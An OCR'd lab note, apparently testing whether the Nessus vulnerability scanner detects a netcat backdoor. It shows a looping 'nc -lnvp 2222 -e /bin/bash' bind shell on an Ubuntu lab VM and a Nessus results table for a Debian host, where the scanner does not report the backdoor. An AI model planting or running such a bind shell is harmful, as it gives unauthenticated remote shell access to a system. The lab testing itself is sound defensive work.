
Nessus, a widely used vulnerability scanner, provides various scan templates to facilitate different types of vulnerability assessments, ranging from basic to advanced.

Advanced Network Scan: This template is designed for comprehensive scanning of network infrastructure, including servers, workstations, network devices, and services. It performs in-depth vulnerability assessment, including thorough checks for common vulnerabilities and misconfigurations.


BookUbuntu - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
kali-linux-2023.4-vmware-amd64
Windows XP Professional
Windows 7
BookUbuntu
Applications Places System
Thu Feb 22, 8:43 AM
Georgia Weidman
georgia@ubuntu: ~
File Edit View Terminal Tabs Help
georgia@ubuntu: ~
To direct input to this VM, click inside or press Ctrl+G.
12°C
Sunny
Search
10:43 Sanath
2/22/2024

```
georgia@ubuntu:~$ while (true); do echo “started”; nc -lnvp 2222 -e /bin/bash; done
“started”
listening on [any] 2222 ...
connect to [192.168.2.159] from (UNKNOWN) [192.168.2.128] 43664
bash: line 1:    � �  ?��r� u^p�n�K���E��� �4Ō W
                                                          áHRÀ:
   : r  2: À 98  À : À:
   : r  3: ÿ $
                     :
   : r  4:
               :
   :
â    â
     [  ] 2222 ...
      [192.168.2.159]     (UNKNOWN) [192.168.2.128] 50256
   :
â    â
     [  ] 2222 ...
      [192.168.2.159]     (UNKNOWN) [192.168.2.128] 50280
   :
â    â
     [  ] 2222 ...
      [192.168.2.159]     (UNKNOWN) [192.168.2.128] 57466
   :
â    â
     [  ] 2222 ...
      [192.168.2.159]     (UNKNOWN) [192.168.2.128] 39728
   :
â    â
     [  ] 2222 ...
```

Will Nessus catch this backdoor? No , I didn’t get any backdoor on nessus vulnerability scan.



test03 / 192.168.2.159
‹ Back to Hosts

Vulnerabilities 41

41 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	5.9	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0 *	5.9	Samba 'AndX' Request Heap-Based Buffer Overflow	Misc.	1
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
HIGH	7.5	6.7	Samba Badlock Vulnerability	General	1
HIGH	7.5		NFS Shares World Readable	RPC	1
HIGH	7.3		NFS Share User Mountable	RPC	1
MEDIUM	5.3	4.0	HTTP TRACE / TRACK Methods Allowed	Web Servers	1
MIXED	...	...	SSH (Multiple Issues)	Misc.	6
MIXED	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	3
MIXED	...	...	SMB (Multiple Issues)	Misc.	2

Host Details

IP: 192.168.2.159
MAC: 00:0C:29:13:27:11
OS: Linux Kernel 2.6 on Debian 5.0 (lenny)
Start: Today at 11:34 AM
End: Today at 11:42 AM
Elapsed: 7 minutes
KB: Download

Vulnerabilities